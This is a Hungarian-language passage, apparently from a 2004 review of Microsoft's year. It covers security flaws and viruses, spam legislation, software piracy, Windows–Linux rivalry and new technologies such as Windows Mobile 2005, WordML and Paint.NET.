zettebben veszik fel a harcot (pl. a Microsoft összes PC-gyártó partnerével szoros együttműködésben dolgozott azon, hogy eljuttassa a Windows XP SP2 csomagot a felhasználókhoz, azaz a hardverhez adott Windows XP-re már telepítve kapta a felhasználó az SP2-t). Minden rosszindulatú szoftvernek van ellenszere. Az okozott károk mértéke a megelőző intézkedésekkel (pl. biztonsági rések kiszúrása és stabil befoltozása), illetve fertőzés esetén a vírus megjelenése és a javítócsomag közzététele közt eltelt idő redukálásával, és a felhasználók tájékoztatásával csökkenthetők.

A bevett gyakorlat szerint a felfedett hibáról értesítik a szoftver gyártóját, és addig nem tárják a nyilvánosság elé, míg a fejlesztők elérhetővé nem teszik a hibák javítását. Ebben az esetben a biztonsági frissítések és a vírusirtók vírusdefiníciós fájljainak rendszeres letöltése megakadályozza a hiba kihasználását - elméletileg. Gyakorlatilag persze más a helyzet, mert a felhasználók nagyobb része ezt a műveletet nem szokta végrehajtani, ezért vezették be az automatikus frissítés funkciót jóformán az összes biztonságtechnikai szoftverbe, és a modern operációs rendszerekbe.

Persze más a helyzet, ha a hibát egy hacker vagy vírusíró találja meg előbb. Csak találgatni lehet, mennyi kárt okoztak például az Internet Explorer-ben hat éve jelenlévő hiba kihasználásával. Az Internet Explorer bizonyos körülmények esetén nem akadályozza meg, hogy egy weblap tetszőleges tartalmat töltsön egy másik böngésző-példányban megnyitott keretbe (frame). Ezt a hiányosságot rosszindulatú weblapok tulajdonosai arra használhatják fel, hogy saját oldalukat egy másik, éppen nyitva lévő, megbízható weboldal részeként tüntessék fel, és ilyen módon bizalmas információkhoz jussanak. A hibát 2004-ben egy hacker jelentette be. A Microsoft rendkívüli hibajavításban adta közre a gyógyszert.


A harmadik esetben a biztonsági résről a jó-, és rosszindulatú szoftvergyártók egyszerre értesülnek. Ez történt a JPEG képformátummal. A JPEG és JPG kiterjesztésű fájlok eddig biztonságos tartalomnak számítottak, de 2004. szeptember elején bejelentették, hogy a Windows XP és a Windows Server 2003 operációs rendszerekben megtalálható GDI+ nevű grafikus kiegészítő csomag JPEG-feldolgozó rutinjaiban puffer-túlcsordulási hibát találtak. Ezt a Microsoft szeptember 14-én megerősítette. Szeptember 17-én jelentek meg és terjedtek el a JPEG vírusok, melyek a hibát kihasználva lehetővé teszik, hogy a vírus automata szolgáltatásként beépüljön a rendszerbe, mely által a távoli gépnél ülő támadó tetszőleges műveleteket végezhet el, és programokat indíthat el a valódi tulajdonos tudta és hozzájárulása nélkül, vagy teljesen átveheti a gép feletti uralmat. A vírus aktiválható a képfájl megtekintésével, a képet tartalmazó mappa előnézeti megjelenítésével, illetve az egér mutatójának a JPEG fájl

felett történő mozgatásával. Az első 100%-os hibajavító készlet szeptember 24-én több cég közös fejlesztéseként jelent meg.

A vizsgálatok szerint egy javítócsomagok-, vírusvédelem-, és tűzfal nélküli számítógép – működő internetes kapcsolattal – 4-15 perc alatt válik vírus áldozatává, majd átlag 10-24 órán belül veszik fel vele a kapcsolatot a nemkívánatos felhasználók. Ezen próbál segíteni Windows Update-szolgáltatás. Az (akár a háttérben teljesen automatikusan működő) rendszer részben az emberi hanyagságot akarja kiiktatni a Windows rendszerek biztonságának javítása céljából. A funkció természetesen más beállításokat is engedélyez (pl. a felhasználó elolvashatja a védettség fokozásához szükséges ajánlott lépéseket), illetve teljesen ki is iktatható (397. oldal).

A Microsoft által 2003-ban létrehozott Virus Information Alliance (VIA = Vírusinformációs Szövetség) 10 nagy vírusvédelmi gyártócéget tömörítve (Computer Associates, Symantec, Trend Micro, McAfee, Sybari, F-Secure, Global Hauri, Norman, Panda Software, Sophos Plc) létrehozott egy internetes adatbankot, ahol ajánlásokat fogalmaz meg a támadásokkal szembeni védelemmel kapcsolatban, konkrét vírusokra és férgekre vonatkozó információkat és egyéb módszertani (pl. eltávolítás, rendszer-helyreállítás) dokumentumokat tesz közzé. Az adatbank webcíme: http://www.microsoft.com/technet/security/virus/default.asp .

2004-ben három - eddig fertőzésmentes - platform vált vírusok áldozatává. Júniusban jelentek meg az első 64x bites rendszerekre tervezett vírusok, júliusban fedezték fel a Microsoft PocketPC első vírusát, a WinCE_Dust-ot. Ez utóbbi illedelmes típus, megkérdezi, hogy elkezdheti-e a fertőzést („Tisztelt Felhasználó, engedélyezi, hogy terjedjek?"). Nemleges válasz esetén nem fertőz.



Az európai országok közül Ausztria, Bulgária, Finnország, Görögország, Hollandia, Lengyelország, Litvánia, Magyarország, Málta, Nagy-Britannia Norvégia, Oroszország, Portugália, Románia, Spanyolország, Svájc, Szlovénia és Törökország vesz részt a Microsoft Government Security Program-jában (390. oldal). Olaszország 2004. decemberében csatlakozott Kormányzati Biztonsági Programhoz. A Microsoft a programban részt vevő országok kormányainak számára 2004-ben engedélyezte az Office 2003 forráskódjának részletes átvizsgálását is (a Windows 2000, XP, Server 2003 és CE mellett).

A Microsoft bejelentette a Global Infrastructure Alliance for Internet Safety (GIAIS = Globális Infrastrukturális Szövetség az Internet Biztonságáért) prog-

ram beindítását. A szövetség a vezető internetszolgáltatók és a Microsoft között jött létre, célja az online számítógépek (folyamatosan az internetre kötött gépek) biztonságkezelése. Az ehhez szükséges, eszközöket és tájékoztató anyagokat közösen biztosítják, a programot a Microsoft koordinálja. Létrehoztak több gyors kommunikációs csatornát is, melyen keresztül a GIAIS tagjai rövid időn belül reagálni tudnak vírustámadások esetén. A Microsoft folyamatosan gyűjti a tagok visszajelzéseit a technológiákkal és a továbbfejlesztésekkel kapcsolatban.

Az Internet-felhasználók számának rohamos növekedésével az ezredforduló óta hatalmas iramban terjeszkedő újabb veszélyforrás jelent meg, a spam. A spam egyfajta tömegesen terjesztett kéretlen reklámlevél mely kezdetben csak a napi e-mailek számának megsokszorozásával idegesítette az elektronikus postafiókok tulajdonosait. Idővel azonban biztonságtechnikai veszélyforrássá nőtte ki magát, mert a spamek nagy gyakorisággal vírusok, kémprogramok és egyéb rosszindulatú kódok hordozói. A 2003-ban az Amerikai Egyesült Államokban bevezetett spam-törvény (CAN-SPAM) nem bizonyult hatásos ellenszernek, a szakértők a spamek arányának további növekedésére számítanak. A CAN-SPAM öt évig terjedő börtönbüntetéssel sújtja az általános spamming-eljárásokat (például a más számítógépébe való betörést), és a nyílt szerverek megtévesztő spam-üzenetek küldésére való használatát. A törvény 250 dollár/spam bírság kiszabását is lehetővé teszi, egy 6 millió dolláros felső határérték mellett a súlyos kihágások esetében. A törvény azonban több olyan pontot tartalmaz, mely inkább segíti, mint gátolja a spamszórást: a fogadó felekre hárítja a nemkívánatos üzenetek kiszűrését, anélkül, hogy a küldőknek bármiféle előzetes engedélyt kellene kérniük, illetve a spamküldők ellen csak a hivatali szervek (államügyészség, Internet-szolgáltatók) kezdeményezhetnek büntetőeljárást, magánszemélyek nem.
A Can-Spam-et támogató szenátorok szerint a vállalkozásoknak meg kell hagyni a lehetőséget az e-mailen keresztül történő marketing folytatására, mintsem hogy minden egyes fogadó féltől külön kelljen engedélyt kérniük. A törvény pontos értelmezése a www.ftc.gov/bcp/conline/pubs/buspubs/canspam.htm weblapon olvasható.

Megalakult a Spamellenes Technikai Szövetség, az AOL, a Yahoo, az EarthLink, a Comcast, a British Telecom és a Microsoft vállalatból álló csoport. Bill Gates célul tűzte ki a spamek két éven belüli visszaszorítását, melyre a Microsoft több új eljárást is kidolgozott. A jelenlegi e-mail rendszerek nem tudják megállapítani, hogy az üzenetek valóban a feladóként feltüntetett címről érkeznek-e. Több felmérés állítja, hogy a világ e-mail-forgalmának körülbelül kétharmada spam. A feladó azonosításának egyik módszere a jelenleg tesztelés alatt álló Sender ID szabvány, amely a feladó azonosítóját, és a levél küldőjének valós IP-címét határozza meg. A megoldás nem csak a kéretlen leve-

leket blokkolja, hanem alkalmas több más visszaélés kiküszöbölésére is, például a tisztességtelen reklámok vagy az olyan e-mail-ek visszaszorítására, amelyek a hitelkártyaszámuk vagy más személyes adataik megadására próbálják rávenni a címzetteket.

Egy másik eljárás az „adatgyűjtő szótártámadásnak" nevezett módszert próbálja orvosolni. Ez a típusú spamszórás azon az elven működik, hogy az e-mail-szolgáltató visszajelzést ad, ha szerverére nem regisztrált címre érkezik egy elektronikus levél. A spammerek kéretlen leveleket küldenek nagy mennyiségű véletlenszerűen kiválasztott felhasználónévnek egy szervezeten vagy e-mail szolgáltatón belül, majd még több ilyen e-mailt küldenek az érvényesnek bizonyult címekre, vagyis azokra, amelyekről nem jött visszajelzés, hogy a levél kézbesíthetetlen. A Microsoft szoftvert fejleszt, mely észleli ezeket a támadásokat, és lehetővé teszi a hálózati rendszergazdáknak a blokkolásukat, még mielőtt a támadó begyűjtené a hálózat érvényes neveinek nagy részét.

A cég másik automata megoldása minden, ismeretlen feladóktól származó levelekre automatikusan választ küld, olyan feladattal, amelyet kizárólag egy ember lehet képes megoldani - így ellenőrizve azt, hogy a levelet valóban egy igazi személy, és nem egy levelek millióit szétszóró gép küldte.

- **Adat-, és tartalomvédelem**

Komoly problémákat vet fel a szellemi tulajdonból való kiforgatás témaköre is, azaz az adatlopás. A károsultak köre igen széles skálán mozog az egyéni végfelhasználóktól (akiknek például a jelszavait vagy személyes dokumentumait orozták el) egészen a szoftverfejlesztő cégekig (akiknek termékei kalózszoftverek formájában keringenek az Interneten, vagy pult alól kerülnek forgalomba, igen komoly bevételkiesést okozva).

A személyes adatok védelme érdekében fejlesztette ki a Microsoft a Windows Rights Management Services-t (RMS), mely a számítógépen lévő információkat (dokumentumok, e-mail-ek, webes tartalmak) védi meg az illetéktelen felhasználóktól. A technológia csak RMS-kompatibilis alkalmazásokkal használható (pl. Office 2003). Az RMS első fejlesztőcsomagját nemsokára kiadja a cég, ez a következő lehetőségeket fogja még biztosítani:

- Az Internetkapcsolattal nem rendelkező kis költségvetésű vállalatok számára a tartalomvédelem bevezetését, amelyhez nem szükséges Internetkapcsolat, működtetése pedig nem függ külső hitelesítő-szolgáltatótól.
- Az Active Directory dinamikus csoportjain alapuló használati jogoknak köszönhetően hatékonyabban kezelhetők a csoportdefiníciók.

A dokumentum tárhelytől független, állományszintű védelmét, a hozzáférés szabályozását kínálja a Microsoft Information Rights Management (IRM, a Tartalomvédelmi Szolgáltatások ügyféloldali megoldása) technológia, amelyet elsőként a Microsoft Office 2003 Professional Edition alkalmaz. A sokféleképpen konfigurálható védelmi mechanizmus többek közt megtagadhatja az adott dokumentum megtekintését, vagy a tulajdonos által meghatározott munkafolyamatokat engedélyezi csak (pl. engedélyezi a dokumentum megtekintését, de nem engedi tartalmának másolását vagy szerkesztését). Az IRM információ hozzáférést szabályozó technológia és nem biztonsági szolgáltatás. Nem nyújt védelmet a szándékosan rosszindulatú felhasználással szemben. Ehhez az előbb ismertetett RMS használata ajánlott. A Microsoftot több támadás érte a Word jelszavakkal kapcsolatba, mire a cég a következő nyilatkozatot adta ki: „A Microsoft Office Word dokumentumok módosításának pusztán jelszóval, titkosítás nélkül való korlátozása nem biztonsági funkció, célja csupán az, hogy megakadályozza a dokumentumok véletlen megváltoztatását. A Wordben a jelszavas védelem csak akkor biztonságos, ha megfelelő titkosító eszközökkel együtt használják."

Az illegális szoftverek jelenléte hatalmas méreteket kezd ölteni világszerte. A Business Software Alliance (BSA, Szoftverrendőrség) becslései szerint a kalózkodás 2004-ben 29 milliárd dollár bevételtől fosztotta meg a szoftvercégeket. Egyes országokban - mint például Kínában és Malajziában - a használatban lévő Microsoft-szoftverek között a kalózkópiák aránya akár a 95-98 százalékot is elérheti, de még Nyugat-Európában is minden harmadik Windows másolat telepítése nem jogszerűen történik meg. Magyarországon 42 százalékra becsülik az illegális szoftverek arányát.

A Gartner piacelemző cég szerint például az előtelepített Linux-szal vásárolt új PC-k átlagosan 40 százalékára a hazavitelt követően illegális Windows kópiát telepítenek a felhasználók. A fejlődő országokban, ahol nem ritkán már 1 dollárért is hozzá lehet jutni a kalóz-Windows telepítő-CD-hez, ez az arány akár a 80 százalékot is elérheti. Részben ezt az arányt kívánja csökkenteni a Microsoft a Windows Starter Edition (399. oldal) bevezetésével ezen régiókban.

2004-ben a Microsoft üzleti partnerének, a Mainsoftnak Linux-os szervereiről egyelőre ismeretlen személyeknek sikerült lemásolniuk a Windows 2000 és NT operációs rendszerek forráskódjait, ami tömörített formában hamarosan különböző internetes chatszobákban és fájlcserélőkön is felbukkant. Az FBI letartóztatott egy connecticuti férfit, aki 20$-ért árulta ezeket a kódokat weblapján. A férfit akár 10 év börtönbüntetésre és 250000 dollár pénzbüntetés megfizetésére is ítélhetik. A tolvajokat még nem találták meg.

Az egyik lehetséges módszer a szoftverkalózkodás felszámolására a – vírusírókkal szemben már bevezetett - fejpénz felajánlása. Nagy-Britanniában az angol szoftverrendőrség akár 20.000 angol fontot (kb. 7 millió forintot) ajánlott fel bárki részére, aki illegális szoftverfelhasználót (nem a kereskedőről, hanem a végfelhasználókról van szó!) jelent fel. A jutalom kifizetésének előfeltétele az elmarasztaló bírósági ítélet, pontos összege az elitélt által fizetett kártérítés 10%-a, de maximum húszezer font. Ha sikeres az angol BSA akciója, könnyen elképzelhető, hogy világszerte bevezetik ezt az eljárást. A BSA jelenleg a világ 60 országában működik, és többek közt az Apple, az Adobe, az Autodesk, a Borland, a Microsoft és az Intel érdekeit hivatott megvédeni.

Barátságosabb a Microsoft ugyancsak Nagy-Britanniában bevezetett kezdeményezése, mely minden legális Windows operációs rendszer tulajdonosát egy ingyenes szoftverrel ajándékozza meg (Photo Story 3, ára 20 dollár, 398. oldal). Angliában a cég szeptemberben indította ingyenes internetes eredetiségvizsgáló programját (www.microsoft.com/genuine/downloads/WhyValidate.aspx), mert véleménye szerint sok az olyan felhasználó, akit a Microsoft termékek vásárlásakor a boltokban vertek át. Ha a jóhiszemű felhasználó az eredeti számlával igazolni tudja a vásárlást és megnevezi a boltot (ha az nem szerepel a számlán), a Microsoft ingyen és bérmentve jogtiszta licencet biztosít számára. Az akció kizárólag a Windows XP-re vonatkozik (jelenleg ez a cég magánszemélyek számára javasolt operációs rendszere). Egy hónap alatt 800 ezren kérték illegális szoftverük cseréjét, ez a szám még a Microsoftot is meglepte.

A Microsoft másik módszere, hogy letiltja a gyakoribb illegális kulcsokkal rendelkező Windows XP verziók update-jét a jövőben. Hosszasan fontolgatták a kezdeményezés beindítását még a Windows XP SP2 megjelenése előtt, de végül az általános biztonsági helyzet javítása - és némi reklám - céljából úgy döntöttek, engedélyezik a javítócsomag telepítését az illegális rendszerekre is.

Végül ugyanez a témakör, de a másik oldalról: a PC Welt német informatikai magazin állítása alapján vizsgálatot indítottak a Microsoft ellen illegális szoftverhasználat alapos gyanúja miatt. A Windows XP telepítése során a gépre másolt WAV formátumú hangállományok (amelyek a C:\Windows\Help\Tours\WindowsMediaPlayer\Audio\Wav könyvtárban találhatók) között találtak olyanokat is, melyeket - a feltételezések szerint - a Sound Forge 4.5 zeneszerkesztő szoftver feltört változatával készítettek. Utóbbi a Sonic cég terméke, a Sonic pedig jelenleg a Sony tulajdona. A gyanút arra alapozzák, hogy a fájlban tárolva, a szoftvert licencelő jogosult neveként a „Deepz0ne" szöveg olvasható, ami egy közismert zeneszoftver-feltörő hacker fedőneve (nevéhez fűződik többek között a Frauenhofer-mp3 kodek feltörése is). Ha egy ilyen fájlt megnyitunk a Jegyzettömbbel, akkor a legalsó sorban olvasható a fájl készíté-

sének dátuma, a készítő azonosítója (IENG Deepz0ne) és végül a szoftver neve és verziószáma (ISFT Sound Forge 4.5), azaz feltételezhető, hogy a Microsoft alkalmazottja vagy a cég által megbízott zenész illegálisan feltört szoftverrel dolgozott, vagy nagyon mókás kedvében volt. Ha bebizonyosodik az állítás és a fájlokat Microsoft-alkalmazott készítette, a Sony által igényelhető kártérítés összege csillagászati lehet, tekintve az eladott szoftverek számát. Ha a hangmintákat a Microsoft külsős bedolgozóval készíttette, akkor a vádak a céget nem érintik. Az illegális szoftverhasználatot maga „Deepz0ne" jelentette a BSA-nak.

• **A konkurencia**

A Microsoft leginkább az illegális szoftverektől tart, de azért vannak piaci ellenfelei is.

A Windows-Linux párviadal kapcsán újabb elemzések és ajánlások láttak napvilágot. A Microsoft továbbra is a Linux-ot tartja fő riválisának és egy igen összetett kampánysorozatot indított a Windows-rendszerek népszerűsítése érdekében.


Egy - az operációs rendszerekhez kiadott hibajavítások súlyosságát összehasonlító - elemzés szerint a Red Hat Enterprise Linux AS v.3 biztonságosabb, mint a Windows Server 2003. Windows Server 2003-hoz eddig megjelent biztonsági értesítők közel 38%-a kritikus volt, a Red Hat esetében ez az arány kevesebb mint 10 százalék. Az elemzést készítő Nicholas Petreley szerint a Microsoft ráadásul alulértékeli a hibákat, azaz számos igen kritikus hibát nem súlyosságának megfelelően sorolt be.

Ellentétes eredményt adott a sikeres hacker-támadások számát összevető angol tanulmány. A mi2g IT-biztoségtechnikai cég digitális behatolásérzékelő rendszerei által 2003. novembere és 2004. októbere között 235.907 hackertámadást észleltek egyszerű asztali számítógépeken. 65,64% Linux-szal működő gépeken történt, 25,19% Windows-on, és csak 4,82 százalékában voltak BSD + MacOSX-alapú rendszerek az áldozatok. A kormányzati rendszek esetén azonban a Microsoft termékeket törik fel leggyakrabban (57,74%), második a Linux (31,76%), a legbiztonságosabb pedig a BSD + MacOSX (1,74%).

Az F-Secure biztonságtechnikai cég (F-Secure Antivirus) amerikai képviseletének igazgató-helyettese szerint egyik operációs rendszer sem biztonságos, a vírustámadások aránya csak az operációs rendszer elterjedtségének függvénye. Kiemelte, hogy a Linux-os vírusok közül sok semmiféle felhasználói

interakciót nem igényel a terjedéshez - a felhasználónak esélye sincs észrevenni a fertőzést vagy megakadályozni a károkozást. A Symantec (Norton Antivirus) elnöke szerint a Windows ilyen szempontból határozottan biztonságosabb, vírusírtó-szoftver-fejlesztői szemszögből pedig védhetőbb, mint a Linux.

A korábbiak (391. oldal) után 2004-ben Angliában tiltották be a Microsoft egyik hirdetését. A hirdetés egy 900 MHz-es duál Xeon rendszeren futó Windows, valamint egy IBM z900-as mainframe-en futó Linux üzemeltetésének költségeit hasonlította össze, azt állítva, hogy a Linux üzemeltetése tízszer drágább a Windows üzemeltetésénél. A hirdetés szerint a Linux-ot futtató IBM z900 mainframe jóval kevesebbet tud, és jóval többe kerül, mint a Windows Server 2003. Az angliai Reklámügyi Hatóság szerint „mivel az összehasonlításban az operációs rendszerek mellett a hardverek is részt vettek, és mivel így abból nem derült ki, hogy a Linux operációs rendszer használata tízszer annyiba kerül, mint a Windows rendszeré", a hatóság a hirdetést megtévesztőnek nyílvánította.



A BearingPoint nevű független elemző cég által kiadott szakvélemény szerint a Windows 2003 már a licencelési és támogatási költségek miatt is olcsóbb bármely Red Hat vagy SuSE vállalati Linux-disztribúciónál. A kampány hevében a Microsoft leiratkozást nem biztosító, kéretlen reklámlevélnek minősülő e-mail-eket (spam, 415. oldal) továbbított ügyfeleinek, megsértve ezzel az amerikai spam-ellenes törvényt, melynek megalkotásában saját maga is igen aktívan vett részt.


A Red Hat egyik egykori termékmenedzsere - a jelenleg a Microsoft ázsiai régióért felelős platformigazgatója, Chris Sharp - szerint is lényegesen drágább a nyílt forrású szoftverek alkalmazása. Sharp szerint a nyílt forrást szá-

mos tévhit övezi. Ezek egyike, hogy az ilyen programok ingyenesek, pedig a nyílt forrást támogató cégek is saját gazdasági érdekeik miatt fejlesztik azokat. Mint mondta: „Nem a közösségnek történő jótétemény, hanem a pénz motiválja őket". Véleménye szerint a nyílt forrású programokat alkalmazó országok saját gazdaságuknak okoznak károkat: egyrészt lehetetlenné teszi, hogy a helyi szoftvergyártók kitermeljék a programjaik előállítására fordított befektetéseiket, másrészt az ingyenes programok egy részének használható változatáért már fizetni kell, harmadrészt a Linux esetében nincs kiterjesztett licencgarancia (411. oldal).

A Microsoft ezt az utolsó pontot meg is támadta, mikor bejelentette, hogy a Linuxot preferáló ázsiai országok kormányzatait kb. 200 szabadalom megsértése miatt fogja beperelni. Japán, Kínai és Dél-Korea a fő célpontok, mivel ezen országok - a Microsoftnak a személyi számítógépek terén birtokolt hegemóniája és a térség gazdaságainak attól való függősége ellen - egy Linux-alapú, szabványosított operációs rendszer közös kifejlesztését tűzték ki célul. Ázsia mellett az USA szövetségi államainak hivatali szerveinél található legnagyobb arányban Linux a gépeken.

A CBS MarketWatch piacelemző cég szakértője érdekes következtetéseket vont le a Microsoft cégvásárlásai és pereskedései alapján. John C. Dvorak szerint a felvásárolt Coonectix és a Vintela cégek a különböző operációs rendszerek egységes környezetbe integrálását lehetővé tevő megoldásainak felhasználásával a Microsoft egy Windows-Linux hibridet akar létrehozni. Ebben az esetben teljesen érthető, miért harcolt a vállalat olyan hevesen a Linspire régi neve - a „Lindows" ellen. A szakértő elméletét elvileg alátámaszthatja a Microsoft-Sun szövetség (403. oldal), mely a Windows és Unix-alapú MacOS rendszerek együttműködését segíti elő.

- **Új technológiák**




2005-ben jelenik meg a Windows Mobile 2005 (fejlesztői nevén „Magneto"). A PDA-kra és mobiltelefonokra fejlesztett operációs rendszer a Windows CE.NET 5.0 alapjaira épül. Fő újdonságai a Direct 3d Mobile (DirectX mobil változata), mely a grafikai alkalmazásokat vezérli. Az eszköz komolyabb játékok futtatására, illetve audio és videó tartalmak megjelenítésére is alkalmassá vált általa. A Pocket Word szövegszerkesztő és a Pocket Excel már az elődökben is szériatartozék volt, most táblázat-, és listatámogatással bővült. A Pocket Internet Explorer böngészőben megjelentek a biztonsági zónák.

Az XML-alapú technológiák jól és hatékonyan használható elektronikus kormányzási lehetőségeket nyitnak meg, és magas szintű szolgáltatások elérését teszik lehetővé (szöveges, táblázatos, és az űrlapot tartalmazó dokumentumok kezelése).
A World Wide Web Consortium (W3C) - a XML 1.0 dokumentumformátumának egyik megalkotója - júniusban fejezte be a dokumentumformátumokat összehasonlító értékelését. A vizsgálat több - nyílt - az XML-en alapuló formátumot vizsgált azzal a céllal, hogy megalkossa az XML-alapú elsődlegesen alkalmazandó szabványt. Egyik szabvány sem felelt meg minden követelménynek maradéktalanul, abszolút győztes híján több szabvány fog továbbra is egymás mellett élni a gyakorlatban. A W3C szerint a lehetőségek közül a legjobb választás a Microsoft WordML formátuma, döntésüket a rengeteg felhasználói visszajelzéssel támasztották alá.
Az Európai Unió IDA (Interchange of Data between Administrations) Bizottsága a tagországok kormányai közötti adatcseréhez a piacon jelenleg elérhető nyílt dokumentumformátumok közül a Microsoft Office Word 2003 által használt XML-re alapuló WordProcessingML (WordML) dokumentumformátumot tartja a legalkalmasabbnak, tekintve, hogy a WordML teljes mértékben nyílt szabványokat és szabadon módosítható sémákat tartalmaz.
A Microsoft röviddel az Office Rendszer 2003. novemberi kiadását követően jelentette be az XML-en alapuló WordML formátum ugyancsak jogdíjmentes elérhetőségét. Az EU IDA Bizottság természetesen egy felhasználók alkalmazástól függetlenül hasznosítható szabványos XML technológiát keres, ezért a Microsoft az összes Office 2003-alapú XML referenciasémára, és az azokhoz tartozó dokumentációkra jogdíj-mentességet biztosít.

Az AMD, a Dell, az Intel Corporation, a Microsoft Corporation és a Sun Microsystems Inc. közzétették a Web Services Management (WS-Management) webszolgáltatás-specifikációt, amellyel csökkenthetők az informatikai felügyelet költségei és egyszerűsíthető annak megvalósítása, mivel egységes megoldást nyújt a felügyeleti információk elérésére és cseréjére a teljes informatikai rendszeren belül. Ez megoldás lehet arra a problémára, hogy az informatikusok arra fordítják drága idejük és erőforrásaik jelentős részét, hogy a kialakult helyzethez alkalmazkodva, reaktívan felügyeljék az infrastruktúrát, és manuálisan kapcsolják össze az eszközöket.
A WS-Management-kompatibilis rendszerek webszolgáltatások segítségével felügyelhetők, így az informatikusok távolról is elérhetik a hálózatba kötött eszközöket, függetlenül attól, hogy a rendszert még most építik ki vagy le van állítva. A rendszerrel bármi felügyelhető és nyilvántartható, a szilícium-alapú összetevőktől és a kézi eszközöktől kezdve a PC-ken és a szervereken át egészen a hatalmas adatközpontokig. A WS-Management széles körű funkciókkal rendelkezik, a felügyeleti adatok cseréjét általános szabványok irányítják.

A Microsoft tervei szerint a Microsoft Windows Server és a Microsoft Operations Manager következő kiadása támogatni fogja a WS-Management specifikációt. Az Intel platformjának építőelemeibe vezeti be a WS-Management támogatását, ezzel kapcsolatos konkrét terveit a jövőben fogja bejelenteni.

A Microsoft és a Washingtoni Állami Egyetem (WSU) közösen fejlesztették ki a Microsoft Paint program lecserélésére szánt Paint.NET 2.0-s verzióját. Az újítások révén komoly képszerkesztő áll a felhasználók rendelkezésére. Az egyik legfontosabb - a nagynevű képszerkesztő programokban egy évtized óta jelenlévő - rétegkezelés (layers), mely lehetővé teszi a kép egyes elemeinek egymástól független manipulálást, kezelését is. Emellett az alkalmazás számos új, az eredeti Microsoft Paint által nem tartalmazott transzformációs eszközt és effektust (pl. elmosás, élkiemelés és mozaikosítás) is tartalmaz, valamint lehetővé teszi különböző képjellemzők - például a fényesség, az élesség és a színskála - manipulálását is. A szoftver a Microsoft Paint-re jellemző képpont szintű módosítási lehetőséget is örökölte elődjétől. A következő képformátumokat támogatja: BMP, Paint.NET v2.0 Image (PDN), JPEG, JTIF, PNG, TIFF, GIF. A szoftver ingyenes, és a bármilyen .NET futtatókörnyezettel rendelkező Windows alatt fut. A szoftver a Washingtoni Állami Egyetem honlapjáról tölthető le (www.eecs.wsu.edu/paint.net/downloads.html) ahol a 7,71 MB-os telepítőprogram mellett egy „Paint.NET v2.0 Full Installer" nevű 28,7 MB-os csomag is elérhető, mely a teljes .NET 1.1 keretrendszert is telepíti az azt nélkülöző számítógépekre. A weblapon a Paint.NET 2.0 teljes C#-ban (C Sharp-ban) írt forráskódja is 